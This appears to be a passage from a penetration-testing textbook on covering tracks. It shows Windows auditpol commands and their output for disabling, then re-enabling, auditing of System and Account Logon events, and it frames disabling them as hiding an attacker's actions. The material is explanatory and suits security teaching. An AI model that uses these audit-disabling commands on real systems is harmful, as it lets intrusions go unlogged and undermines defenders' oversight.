
```
C:\>auditpol /set /category:”system”,”account logon” /success:disable
/failure:disable
```

This will make changes in the various logs that might register the attacker’s actions. He/she can choose to hide the registry keys changed later on.

Attackers can use AuditPol to view defined auditing settings on the target computer, running the following command at the command prompt:


```
auditpol /get /category:*
```

Screenshots of the output by Auditpol are as follows:



```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:disable
 /failure:disable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Windows\system32>
```

Figure 6.204: Screenshot showing the output of Auditpol disabling audit




```
C:\Windows\system32>auditpol /set /category:"system","account logon" /success:enable
/failure:enable
The command was successfully executed.

C:\Windows\system32>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>_
```

Figure 6.205: Screenshot showing the output of Auditpol enabling audit

Clearing Logs

